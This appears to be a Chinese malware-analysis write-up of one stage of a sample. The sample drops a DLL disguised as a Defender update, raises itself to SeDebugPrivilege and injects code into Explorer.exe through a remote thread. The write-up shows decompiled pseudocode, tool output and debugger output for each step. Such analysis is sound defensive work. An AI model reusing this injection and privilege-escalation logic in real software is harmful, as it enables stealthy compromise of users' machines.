


```
__int64 sub_7FFBE8EA6220()
{
  __int64 v0; // rbx
  void *v1; // rdi
  __int64 v2; // rdx
  __int64 v3; // rcx
  int v4; // esi
  void **v5; // rax
  unsigned int v6; // ebx
  void *v8[4]; // [rsp+28h] [rbp-89h] BYREF
  void **v9[4]; // [rsp+48h] [rbp-69h] BYREF
  void **v10[4]; // [rsp+68h] [rbp-49h] BYREF
  void *v11[6]; // [rsp+88h] [rbp-29h] BYREF
  void *Block[4]; // [rsp+B8h] [rbp+7h] BYREF
  void *v13[4]; // [rsp+D8h] [rbp+27h] BYREF

  v11[4] = (void *)-2LL;
  v9[3] = (void **)15;
  v0 = 0LL;
  v9[2] = 0LL;
  LOBYTE(v9[0]) = 0;
  CreateAutoUpdateDll(v9, "7F95E04B07A86A60373934CADEB4D3A71AF7674028F2FDEFF6AAE649", (void **)0x38);
```

Defender
本地磁盘 (C:) › 用户 › Windows2019 › AppData › Roaming › Microsoft › Windows › Defender

名称	修改日期	类型	大小
AutoUpdate.dll	2025/6/9 0:31	应用程序扩展	375 KB

对其进行分析，可以看到先在C:\Users\当前用户\AppData\Roaming\Microsoft\Windows\Defender下创建了一个AutoUpdate.dll




Detect It Easy v3.02

文件名: C:\User[redacted]\Desktop\autoupdate.dll
文件类型: PE64
入口点: 0000000180008cf4
基址: 0000000180000000
区块: 0006
TimeDateStamp: 2020-02-27 17:14:25
SizeOfImage: 00065000
扫描: Nauz File Detector(NFD)
字节序: LE
模式: 64
架构: AMD64
类型: DLL

```
PE64
    Operation system: Windows(Vista+)[AMD64, 64-bit, DLL]
    连接器: Microsoft linker(11.00.50727)
    编译器: Visual C/C++(17.00.50727)[LTCG/C++]
    工具: Microsoft Visual Studio(2012)
```


随后，程序会进行提权与远程线程注入




```
  v5 = sub_7FFBE8EA2070(Block, (unsigned __int64 *)v10);
  if ( (unsigned __int64)v5[3] >= 0x10 )
    v5 = (void **)*v5;
  v11[3] = (void *)15;
  v11[2] = 0LL;
  LOBYTE(v11[0]) = 0;
  if ( *(_BYTE *)v5 )
  {
    v0 = -1LL;
    do
      ++v0;
    while ( *((_BYTE *)v5 + v0) );
  }
  CreateAutoUpdateDll((void ***)v11, (char *)v5, (void **)v0);
  v6 = SeDebug_And_CreateRemoteThread(v1, v4, v11, v8);
  if ( Block[3] >= (void *)0x10 )
    j_free(Block[0]);
  j_j_free(v1);
  if ( v13[3] >= (void *)0x10 )
    j_free(v13[0]);
  return v6;
}
```

```
__int64 __fastcall sub_7FFBE8EA2680(void *Src, int a2, void **a3, void **a4)
{
  size_t v6; // r13
  unsigned int v8; // r15d
  __int64 v9; // rax
  void *v10; // r14
  void *v11; // rax
  void *v12; // rbx
  HANDLE v13; // rax
  __int64 v14; // rax
  unsigned int v16; // [rsp+30h] [rbp-49h]
  void *v17[2]; // [rsp+38h] [rbp-41h] BYREF
  __int64 v18; // [rsp+48h] [rbp-31h]
  __int64 v19; // [rsp+50h] [rbp-29h]
  __int64 v20; // [rsp+58h] [rbp-21h]
  HANDLE TokenHandle[3]; // [rsp+60h] [rbp-19h] BYREF
  struct _TOKEN_PRIVILEGES Luid; // [rsp+78h] [rbp-1h] BYREF

  v20 = -2LL;
  v6 = a2;
  TokenHandle[1] = a3;
  TokenHandle[2] = a4;
  v8 = 0;
  *(_QWORD *)&Luid.PrivilegeCount = 0LL;
  *(_QWORD *)&Luid.Privileges[0].Luid.HighPart = 0LL;
  TokenHandle[0] = 0LL;
  v19 = 15LL;
  v18 = 0LL;
  LOBYTE(v17[0]) = 0;
  sub_7FFBE8EA17E0(v17, a4, 0LL, 0xFFFFFFFFFFFFFFFFuLL);
  v16 = Func_CreateToolhelp32Snapshot((__int64)v17);
  if ( v16 )
  {
    v9 = kernel32_GetProcessHeap();
    v10 = (void *)ntdll_RtlAllocateHeap(v9, 0LL, v6);
    memmove(v10, Src, v6);
    if ( v10 )
    {
      v11 = (void *)kernel32_GetCurrentProcess();
      if ( OpenProcessToken(v11, 0x28u, TokenHandle) )
      {
        Luid.PrivilegeCount = 1;
        Luid.Privileges[0].Attributes = 2;
        if ( LookupPrivilegeValueA(0LL, "SeDebugPrivilege",
&Luid.Privileges[0].Luid) )
          AdjustTokenPrivileges(TokenHandle[0], 0, &Luid, 0, 0LL, 0LL);
        kernel32_CloseHandle(TokenHandle[0]);
      }
      v12 = (void *)Kernel32_OpenProcess(1082LL, 0LL, v16);
      if ( v12 )
      {
        v19 = 15LL;
        v18 = 0LL;
        LOBYTE(v17[0]) = 0;
        sub_7FFBE8EA17E0(v17, a3, 0LL, 0xFFFFFFFFFFFFFFFFuLL);
        v13 = Func_CreateRemoteThread(v12, v10, (unsigned int)v6, (__int64)v17);
        if ( v13 )
        {
          kernel32_WaitForSingleObject(v13, 0xFFFFFFFFLL);
          v8 = 1;
        }
        kernel32_CloseHandle(v12);
      }
      v14 = kernel32_GetProcessHeap();
      kernel32_HeapFree(v14, 0LL, v10);
    }
  }
  if ( (unsigned __int64)a3[3] >= 0x10 )
    j_free(*a3);
  a3[3] = (void *)15;
  a3[2] = 0LL;
  *(_BYTE *)a3 = 0;
  if ( (unsigned __int64)a4[3] >= 0x10 )
    j_free(*a4);
  a4[3] = (void *)15;
  a4[2] = 0LL;
  *(_BYTE *)a4 = 0;
  return v8;
}
```

先使用CreateToolhelp32Snapshot创建进程快照，找到Explorer.exe进程




```
__int64 __fastcall Func_CreateToolhelp32Snapshot(void **a1)
{
  unsigned int v2; // ebp
  __int64 v3; // rdi
  int v4; // esi
  int v5; // eax
  const char *v6; // rax
  _DWORD v8[76]; // [rsp+30h] [rbp-148h] BYREF

  v2 = 0;
  v3 = off_7FFBE8EFDB68(2LL, 0LL);              // kernel32_CreateToolhelp32Snapshot
  if ( v3 != -1 )
  {
    v4 = 1;
    while ( 1 )
    {
      memset(&v8[1], 0, 0x12CuLL);
      v8[0] = 304;
      if ( v4 )
      {
        v4 = 0;
        v5 = off_7FFBE8EFDB70(v3, v8);
      }
      else
      {
        v5 = off_7FFBE8EFDB78(v3, v8);
      }
      if ( !v5 )
        break;
      v6 = (const char *)sub_7FFBE8EA16C0(a1);
      if ( !stricmp((const char *)&v8[11], v6) )// Explorer.exe
        v2 = v8[2];
    }
    kernel32_CloseHandle(v3);
  }
  if ( (unsigned __int64)a1[3] >= 0x10 )
    j_free(*a1);
  a1[3] = (void *)15;
  a1[2] = 0LL;
  *(_BYTE *)a1 = 0;
  return v2;
}
```




```
.data:00007FFBE8EFDB68 off_7FFBE8EFDB68 dq offset kernel32_CreateToolhelp32Snapshot
.data:00007FFBE8EFDB68                                          ; DATA XREF: Func_CreateToolhelp32Snapshot+41↑r
```

随后用LookupPrivilegeValueA与AdjustTokenPrivileges进行提权，提权至SeDebugPrivilege



```
if ( OpenProcessToken(v11, 0x28u, TokenHandle) )
{
  Luid.PrivilegeCount = 1;
  Luid.Privileges[0].Attributes = 2;
  if ( LookupPrivilegeValueA(0LL, "SeDebugPrivilege", &Luid.Privileges[0].Luid) )
    AdjustTokenPrivileges(TokenHandle[0], 0, &Luid, 0, 0LL, 0LL);
  kernel32_CloseHandle(TokenHandle[0]);
}
```

最后对Explorer.exe进行远程线程注入




```
  if ( v12 )
  {
    v19 = 15LL;
    v18 = 0LL;
    LOBYTE(v17[0]) = 0;
    sub_7FFBE8EA17E0(v17, a3, 0LL, 0xFFFFFFFFFFFFFFFFuLL);
    v13 = Func_CreateRemoteThread(v12, v10, (unsigned int)v6, (__int64)v17);
    if ( v13 )
    {
      kernel32_WaitForSingleObject(v13, 0xFFFFFFFFLL);
      v8 = 1;
    }
    kernel32_CloseHandle(v12);
  }
  v14 = kernel32_GetProcessHeap();
  kernel32_HeapFree(v14, 0LL, v10);
}
```

```
HANDLE __fastcall Func_CreateRemoteThread(HANDLE hProcess, LPCVOID lpBuffer,
SIZE_T dwSize, void **a4)
{
  void **v4; // rbx
  SIZE_T v5; // r12
  HANDLE v8; // rsi
  unsigned int v9; // eax
  __int64 v10; // r13
  char *v11; // rax
  char *v12; // r12
  SIZE_T nSize; // [rsp+40h] [rbp-88h]
  void *v15[5]; // [rsp+48h] [rbp-80h] BYREF
  void **v16; // [rsp+70h] [rbp-58h]
  DWORD ThreadId; // [rsp+78h] [rbp-50h] BYREF

  v15[4] = (void *)-2LL;
  v4 = a4;
  v5 = (unsigned int)dwSize;
  v16 = a4;
  v8 = 0LL;
  ThreadId = 0;
  try
  {
    if ( hProcess )
    {
      if ( lpBuffer )
      {
        if ( (_DWORD)dwSize )
        {
          v15[3] = (void *)15;
          v15[2] = 0LL;
          LOBYTE(v15[0]) = 0;
          sub_7FFBE8EA17E0(v15, a4, 0LL, 0xFFFFFFFFFFFFFFFFuLL);
          v9 = sub_7FFBE8EA2910(lpBuffer, v15);
          v10 = v9;
          if ( v9 )
          {
            nSize = v5;
            v11 = (char *)VirtualAllocEx(hProcess, 0LL, (unsigned int)v5,
0x3000u, 0x40u);
            v12 = v11;
            if ( v11 )
            {
              if ( WriteProcessMemory(hProcess, v11, lpBuffer, nSize, 0LL) )
                v8 = CreateRemoteThread(
                       hProcess,
                       0LL,
                       0x100000uLL,
                       (LPTHREAD_START_ROUTINE)&v12[v10],
                       0LL,
                       0,
                       &ThreadId);
            }
          }
        }
      }
    }
  }
  catch ( ... )
  {
    v8 = 0LL;
    v4 = v16;
  }
  if ( (unsigned __int64)v4[3] >= 0x10 )
    j_free(*v4);
  v4[3] = (void *)15;
  v4[2] = 0LL;
  *(_BYTE *)v4 = 0;
  return v8;
}
```

至此第二阶段结束


3、ShellCode

找到远程线程启动的位置




```
explorer.exe - PID: 5152 - 线程: 4804 - x64dbg [管理员]
文件(F)  视图(V)  调试(D)  跟踪(N)  插件(P)  收藏夹(I)  选项(O)  帮助(H)  Nov 18 2023 (TitanEngine)
CPU  日志  笔记  断点  内存布局  调用堆栈  SEH链  脚本  符号  源代码  引用

                 000000002CA063D   CC                 int3
                 000000002CA063E   CC                 int3
                 000000002CA063F   CC                 int3
RIP RAX RD       000000002CA0640   E9 DB65FFFF        jmp 2C96C20
                 000000002CA0645   CC                 int3
                 000000002CA0646   CC                 int3
                 000000002CA0647   CC                 int3
                 000000002CA0648   CC                 int3
                 000000002CA0649   CC                 int3
                 000000002CA064A   CC                 int3
                 000000002CA064B   CC                 int3
                 000000002CA064C   CC                 int3
                 000000002CA064D   CC                 int3
                 000000002CA064E   CC                 int3
                 000000002CA064F   CC                 int3
                 000000002CA0650   48:83EC 78         sub rsp,78
                 000000002CA0654   48:8D15 4DC30100   lea rdx,qword ptr ds:[
                 000000002CA065B   48:8D4C24 30       lea rcx,qword ptr ss:[
                 000000002CA0660   41:B8 38000000     mov r8d,38
                 000000002CA0666   48:C74424 48 0F000000  mov qword ptr ss:[rsp+
                 000000002CA066F   48:C74424 40 00000000  mov qword ptr ss:[rsp+
                 000000002CA0678   C64424 30 00       mov byte ptr ss:[rsp+3
                 000000002CA067D   E8 8E1BFFFF        call 2C92210
                 000000002CA0682   48:8D5424 30       lea rdx,qword ptr ss:[
                 000000002CA0687   48:8D4C24 50       lea rcx,qword ptr ss:[
                 000000002CA068C   E8 9F41FFFF        call 2C94830
                 000000002CA0691   48:8BC8            mov rcx,rax
                 000000002CA0694   E8 F743FFFF        call 2C94A90
                 000000002CA0699   85C0               test eax,eax
                 000000002CA069B   75 2A              jne 2CA06C7
                 000000002CA069D   4C:8D05 3C000000   lea r8,qword ptr ds:[2
                 000000002CA06A4   45:33C9            xor r9d,r9d
                 000000002CA06A7   33D2               xor edx,edx
                 000000002CA06A9   33C9               xor ecx,ecx
                 000000002CA06AB   48:C74424 28 00000000  mov qword ptr ss:[rsp+
                 000000002CA06B4   894424 20          mov dword ptr ss:[rsp+
                 000000002CA06B8   FF15 62520200      call qword ptr ds:[2CC
                 000000002CA06BE   48:8BC8            mov rcx,rax
                 000000002CA06C1   FF15 51510200      call qword ptr ds:[2CC
                 000000002CA06C7   B8 01000000        mov eax,1

000000002CA0649

隐藏FPU
RAX     000000002CA0640
RBX     0000000000000000
RCX     0000000000000000
RDX     000000002CA0640
RBP     0000000000000000
RSP     000000001473FCE8        L"缘険
RSI     0000000000000000
RDI     0000000000000000

R8      0000000000000000
R9      000000002CA0640
R10     00000000005940C8
R11     FFFFFFFFFFFFFFFF
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     000000002CA0640

RFLAGS  0000000000000345
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 1  TF 1  IF 1

LastError  00000000 (ERROR_SUCCE
LastStatus C000000D (STATUS_INVA

GS 002B  FS 0053

默认 (x64 fastcall)   5   解锁
1: rcx 0000000000000000 00000000
2: rdx 000000002CA0640 00000000
3: r8 0000000000000000 00000000
4: r9 000000002CA0640 00000000
5: [rsp+28] 0000000000000000 000

内存 1  内存 2  内存 3  内存 4  内存 5  监视 1
地址              十六进制                                         ASC
00007FFB5AEC0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ
00007FFB5AEC0010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ..
00007FFB5AEC0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
00007FFB5AEC0030  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ..
00007FFB5AEC0040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..
00007FFB5AEC0050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is
00007FFB5AEC0060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t
